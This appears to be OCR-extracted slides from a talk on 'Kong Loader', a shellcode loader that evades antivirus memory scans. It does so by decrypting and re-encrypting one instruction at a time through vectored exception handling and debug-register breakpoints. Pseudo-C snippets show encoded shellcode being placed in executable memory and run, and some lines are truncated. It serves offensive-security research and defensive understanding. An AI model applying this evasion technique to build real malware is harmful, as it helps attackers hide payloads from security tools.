
✓ Prints “Hello” successfully

⚠ Initial exec memory scan

⚠ Behaviour memory scans

⚠ Continuous memory scans

# Sleep mask




C&C
Beacon mostly decrypted in-memory
0101
1001
EXE
loader.exe
Decrypt shellcode
Run malicious command(s)
Encrypt shellcode
Sleep for a while

# Kong Loader

*The **concept** of rolling decryption*

# The concept of rolling decryption



```
mov dword [rsp+1], 0x6f6c6c65
mov rax, [0x00007f489af3]
cmp rax, 1
jne rip+0x1000
mov dword [rsp+1], 0x6f6c6c65
```

loader.exe

Decrypt only current assembly instruction from shellcode

Run current instruction

Encrypt current assembly instruction from shellcode again

Move to next instruction

# Internals

*Just In Time (JIT) instruction decryption*

# Vectored Exception Handling (VEH)

```
char shellcode[] = { 0x48, 0xC7, 0xC7, 0x01, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x34, 0x24, 0x48, 0xC7 };







void main() {
    void* exec_mem = mmap(NULL, sizeof(shellcode), PROT_READ | PROT_WRITE | PROT_EXEC, ...);
    memcpy(exec_mem, shellcode, sizeof(shellcode));




    exec_mem();
}
```


*Pseudo c-code*

# Vectored Exception Handling (VEH)

```
char xord_code[] = { 0x38, 0xB3, 0xF2, 0x19, 0x13, 0x13, 0x13, 0xDE, 0xFF, 0x86, 0x5A, 0xDE, 0x9A };






void main() {
    void* exec_mem = mmap(NULL, sizeof(xord_code), PROT_READ | PROT_WRITE | PROT_EXEC, ...);
    memcpy(exec_mem, xord_code, sizeof(xord_code));

    AddVectoredExceptionHandler(1, ExceptionHandler);
    SetBreakpoint(exec_mem);

    exec_mem();
}
```

*Pseudo c-code*

# Vectored Exception Handling (VEH)



```
char xord_code[] = { 0x38, 0xB3, 0xF2, 0x19, 0x13, 0x13, 0x13, 0xDE, 0xFF, 0x86, 0x5A, 0xDE, 0x9A };

LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {
    // .. decrypt current instruction (if any) ..
    // .. continue execution ..
}


void main() {
    void* exec_mem = mmap(NULL, sizeof(xord_code), PROT_READ | PROT_WRITE | PROT_EXEC, ...);
    memcpy(exec_mem, xord_code, sizeof(xord_code));

    AddVectoredExceptionHandler(1, ExceptionHandler);
    SetBreakpoint(exec_mem);

    exec_mem();
}
```


*Pseudo c-code*

# Vectored Exception Handling (VEH)

```
char xord_code[] = { 0x38, 0xB3, 0xF2, 0x19, 0x13, 0x13, 0x13, 0xDE, 0xFF, 0x86, 0x5A, 0xDE, 0x9A };

LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {
    // .. encrypt previous instruction (if any) ..
    // .. continue execution ..
}



void main() {
    void* exec_mem = mmap(NULL, sizeof(xor
    memcpy(exec_mem, xord_code, sizeof(xor

    AddVectoredExceptionHandler(1, Excepti
    SetBreakpoint(exec_mem);

    exec_mem();
}
```

```
/**
 * Configure a breakpoint in the debug registers.
 *
 * @param PCONTEXT lpContext A thread context during a vectored exception.
 * @param uint8_t* dwAddress The address to breakpoint on.
 */
void SetBreakpoint(PCONTEXT lpContext, uint8_t* dwAddress) {
    if (dwAddress != NULL) {
        lpContext->Dr0 = (DWORD64) dwAddress;
        lpContext->Dr7 = 0x00000001;
    } else {
        lpContext->Dr0 = 0x00000000;
        lpContext->Dr7 = 0x00000000;
    }
}
```

# Vectored Exception Handling (VEH)

